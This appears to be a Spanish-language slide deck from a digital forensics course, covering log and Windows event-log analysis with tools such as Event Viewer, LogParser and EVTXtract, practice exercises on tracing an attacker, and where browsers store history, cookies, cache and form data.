
The screenshot displays the Timeline2GUI application window. The 'Input Data' section shows a CSV file path: `C:/Users/parvathy/Downloads/winxp.csv/winxp.csv`. Below this, there are buttons for 'Load data', 'Search', 'Clear', and 'Save as CSV'. The main area is a table with columns: `date`, `timezone`, `MACB`, `source`, `source type`, `type`, `user`, `host`, and `short`. The table contains multiple rows of log entries, with some rows highlighted in green and others in yellow. A smaller, semi-transparent version of the application window is visible in the background on the left.

	index	date	date	timezone	MACB	source	source type	type	user	host	short
51	592	2017-04-18 17:09:36	2017-04-18 17:09:36	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\Internet Explorer\Security\F
52	593	2017-04-18 17:09:36	2017-04-18 17:09:36	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\Internet Explorer\Security\F
53	594	2017-04-18 17:09:34	2017-04-18 17:09:34	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\Internet Explorer\Settings]
54	765	2017-04-18 17:09:34	2017-04-18 17:09:34	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\Internet Explorer\TypedURL
55	866	2017-04-18 17:09:34	2017-04-18 17:09:34	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\Internet Explorer\URLSearch
56	867	2017-04-18 17:09:33	2017-04-18 17:09:33	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\Keyboard] Value: No values
57	1030	2017-04-18 17:09:33	2017-04-18 17:09:33	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\Keyboard\Native Media Pla
58	1069	2017-04-18 17:09:33	2017-04-18 17:09:33	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\Keyboard\Native Media Pla
59	1148	2017-04-18 17:09:33	2017-04-18 17:09:33	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\MediaPlayer] Value: No val
60	1149	2017-04-18 17:09:33	2017-04-18 17:09:33	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\MediaPlayer\Battery] Valu
61	1154	2017-04-18 17:09:33	2017-04-18 17:09:33	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\MediaPlayer\Battery\Prese
62	1155	2017-04-18 17:09:33	2017-04-18 17:09:33	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\MediaPlayer\Battery\Prese
63	1156	2017-04-18 17:09:33	2017-04-18 17:09:33	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\MediaPlayer\Battery\Prese
64	1157	2017-04-18 17:09:33	2017-04-18 17:09:33	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\MediaPlayer\Battery\Prese
65	1158	2017-04-18 17:09:33	2017-04-18 17:09:33	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\MediaPlayer\Battery\Prese
66	1159	2017-04-18 17:09:33	2017-04-18 17:09:33	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\MediaPlayer\Battery\Prese
67	1160	2017-04-18 17:09:33	2017-04-18 17:09:33	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\MediaPlayer\Battery\Prese
68	1161	2017-04-18 17:09:33	2017-04-18 17:09:33	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\MediaPlayer\Battery\Prese
69	1162	2017-04-18 17:09:33	2017-04-18 17:09:33	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\MediaPlayer\Battery\Prese
70	1163	2017-04-18 17:09:33	2017-04-18 17:09:33	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\MediaPlayer\Battery\Prese
71	1164	2017-04-18 17:09:33	2017-04-18 17:09:33	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\MediaPlayer\Battery\Prese
72	1165	2017-04-18 17:03:33	2017-04-18 17:03:33	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\Wind
73	1168	2017-04-18 16:10:55	2017-04-18 16:10:55	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\Wind
74	1170	2017-04-18 16:10:50	2017-04-18 16:10:50	UTC	M...	REG	NTUSER key	Content Modification Time	-	BKH-101-XPVM	[\Software\Microsoft\Wind

I - Forense - Logs

TOOLS

Windows Event Viewer



Práctica time

Análisis de logs

Encuentra la dirección IP del atacante que logró acceder al servidor SSH, la fecha y hora en que ocurrió.

5. REGISTRO DE WINDOWS

I - Forense - Registros Windows

Cómo no, Windows

Windows Event Logs **Archivos .evtx**

Categorías:

- **Security:** Eventos de acceso, autenticación, cambios en privilegios, etc.
- **Application:** Eventos generados por aplicaciones específicas instaladas en el sistema.
- **System:** Eventos relacionados con el hardware, servicios del SO, y errores de sistema.
- **Setup:** Eventos relacionados con la instalación de programas y actualizaciones.

Ruta: C:\Windows\System32\winevt\Logs

I - Forense - Registros Windows

TOOLS

Visor de Eventos de Windows

The screenshot shows the Windows Event Viewer interface. The left pane displays the event log hierarchy: 'Visor de eventos (local)' > 'Registros de Windows' > 'Sistema'. The main pane shows a list of events under the 'Sistema' log, with 22,016 events in total. The selected event is 'Evento 1014, DNS Client Events'. The details pane for this event is open, showing the following information:

Nivel	Fecha y hora	Origen
Advertencia	29/1/2019 10:55:10 a. m.	DNS Cl...
Error	29/1/2019 10:14:33 a. m.	Distrib...
Error	29/1/2019 8:57:15 a. m.	Distrib...

Evento 1014, DNS Client Events

General Detalles

Se agotó el tiempo de espera para la resolución del nombre que ninguno de los servidores DNS configurados...

Nombre de registro: Sistema
Origen: DNS Client Events
Id. del evento: 1014
Nivel: Advertencia
Usuario: Servicio de red
Código de operación: Información

Acciones:


- Abrir registro guardado...
- Crear vista personalizada...
- Importar vista personalizada...
- Vaciar registro...
- Filtrar registro actual...
- Propiedades
- Buscar...
- Guardar todos los eventos como...
- Adjuntar tarea a este registro...
- Ver
- Actualizar
- Ayuda
- Evento 1014, DNS Client Events
- Propiedades de evento

I - Forense - Registros Windows

TOOLS

Si no podéis vivir sin command line

LogParser



```
Log Parser 2.2
Microsoft (R) Log Parser Version 2.2.10
Copyright (C) 2004 Microsoft Corporation. All rights reserved.

Usage:   LogParser [-i:<input_format>] [-o:<output_format>] <SQL query> |
         file:<query_filename>[?param1=value1+...]
         [<input_format_options>] [<output_format_options>]
         [-q[:ON!OFF]] [-e:<max_errors>] [-iw[:ON!OFF]]
         [-stats[:ON!OFF]] [-saveDefaults] [-queryInfo]

         LogParser -c -i:<input_format> -o:<output_format> <from_entity>
         <into_entity> [<where_clause>] [<input_format_options>]
         [<output_format_options>] [-multiSite[:ON!OFF]]
         [-q[:ON!OFF]] [-e:<max_errors>] [-iw[:ON!OFF]]
         [-stats[:ON!OFF]] [-queryInfo]

-i:<input_format>      :  one of IISW3C, NCSA, IIS, IISODBC, BIN, IISMSID,
                        HTTPERR, URLSCAN, CSU, TSU, W3C, XML, EUT, ETW,
                        NETMON, REG, ADS, TEXTLINE, TEXTWORD, PS, COM (if
                        omitted, will guess from the FROM clause)
-o:<output_format>    :  one of CSU, TSU, XML, DATAGRID, CHART, SYSLOG,
```

I - Forense - Registros Windows

TOOLS

Si no podéis vivir sin command line ni Linux

evtx_dump

EVTXtract

git clone <https://github.com/williballenthin/EVTXtract.git>

```
sansforensics@siftworkstation -> ~
$ evtxtract N4RR34N6-20190307-072825.dmp
<?xml version="1.0" encoding="UTF-8"?>
<evtxtract>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Program-Compatibility-Assistant" Guid="{4cb314df-c11f-47d
7-9c04-65fb0051561b}"></Provider>
<EventID Qualifiers="">17</EventID>
<Version>0</Version>
<Level>4</Level>
<Task>0</Task>
<Opcode>0</Opcode>
<Keywords>0x4000000000000000</Keywords>
<TimeCreated SystemTime="2019-01-15 09:35:36.192940"></TimeCreated>
<EventRecordID>1</EventRecordID>
<Correlation ActivityID="" RelatedActivityID=""></Correlation>
<Execution ProcessID="5124" ThreadID="4348"></Execution>
<Channel>Microsoft-Windows-Application-Experience/Program-Compatibility-Assistant</Channel>
<Computer>n4rr34n6</Computer>
<Security UserID="S-1-5-18"></Security>
</System>
<UserData><ResolverFiredEvent xmlns="http://www.microsoft.com/windows/Diagnosis/PCA/events"><ExePath>C:\Program Files\Oracle\VirtualBox\VirtualBox.exe</ExePath>
<ResolverName>CrashOnLaunch</ResolverName>
</ResolverFiredEvent>
</UserData>
</Event>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Program-Compatibility-Assistant" Guid="{4cb314df-c11f-47d
7-9c04-65fb0051561b}"></Provider>
<EventID Qualifiers="">17</EventID>
<Version>0</Version>
<Level>4</Level>
<Task>0</Task>
<Opcode>0</Opcode>
<Keywords>0x4000000000000000</Keywords>
<TimeCreated SystemTime="2019-01-29 09:59:24.656012"></TimeCreated>
```


Práctica time

Análisis de registros Windows

Encuentra la dirección IP del atacante que logró acceder, la fecha y hora en que ocurrió y la hora exacta en que el atacante elevó sus privilegios.

6. NAVEGACIÓN WEB

I - Forense - Navegación Web

Pero web no es otra categoría????? 🤔
Sí y no

La navegación web deja rastros importantes en los dispositivos.

Cosas importantes:

- **Historial de Navegación**
 - Google Chrome: Archivo History (base de datos SQLite).
 - Firefox: places.sqlite.
- **Cookies:** Fragmentos de datos almacenados por los sitios web que contienen información sobre sesiones, autenticaciones y preferencias del usuario.
 - Google Chrome: Archivo Cookies (base de datos SQLite).
 - Firefox: cookies.sqlite.
- **Caché de Navegación:** Recursos descargados (imágenes, scripts, etc.).
 - Chrome: Directorio Cache/.
 - Firefox: Directorio cache2/.

http://



I - Forense - Navegación Web


Pero web no es otra categoría????? 🤔
Sí y no

La navegación web deja rastros importantes en los dispositivos.

Cosas importantes:

- **Archivos Descargados**
 - Chrome: Archivo History.
 - Firefox: places.sqlite y downloads.sqlite
- **Formularios guardados:** Todo lo que el navegador autocompleta.
 - Chrome: Almacenado en el archivo Web Data.
 - Firefox: Almacenado en formhistory.sqlite.

http://

